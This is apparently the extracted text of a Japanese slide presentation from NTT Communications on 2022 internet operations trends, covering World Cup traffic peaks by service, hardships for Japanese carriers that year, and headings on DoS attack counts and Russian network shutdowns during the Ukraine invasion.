

2022年のインターネット運用動向

～トラフィック・ルーティング・DNS・Security～

NTT Communications

Tomoya Yoshida

<tomoya.yoshida@ntt.com>


Group E			勝点	試合数	勝ち	負け	引分	得点	失点	得失点差
1		スペイン	4	2	1	0	1	8	1	+7
2		日本	3	2	1	1	0	2	2	0
3		コスタリカ	3	2	1	1	0	1	7	-6
4		ドイツ	1	2	0	1	1	2	3	-1


<https://times.abema.tv/fifaworldcup/matches/groupe>

ワールドカップのトラフィック (11/22-11/28)


- ・ イベントトラフィックとして**過去最大のトラフィック**を観測
- ・ ドイツ戦はTV視聴もかなり多くネット全体のトラフィックは減少に見えた

コスタリカ戦





日本 vs ドイツ (2-1)
(11/23 22:00-24:00)




日本 vs コスタリカ (0-1)
(11/27 19:00-21:00)

日本 vs コスタリカ (11/27 19:00-21:00)


増加

CDN




減少


Yahoo



NETFLIX




Google




国内の通信事業者にとっては苦労の一年

- ロシアウクライナ侵攻による経済不安定
 - 円安影響による通信機器の価格高騰
 - 電気代高騰（DC事業者影響大）
 - サイバー攻撃の増加
- コロナ影響で半導体不足
 - 通信機器の納品遅延
 - 通信機器の価格高騰

UA/RU他のDOS攻撃回数 (2022/1月中旬旬~2月下旬)



ロシアのネット遮断情報（2022年3月）




BGP経路情報の
大きな増減なし

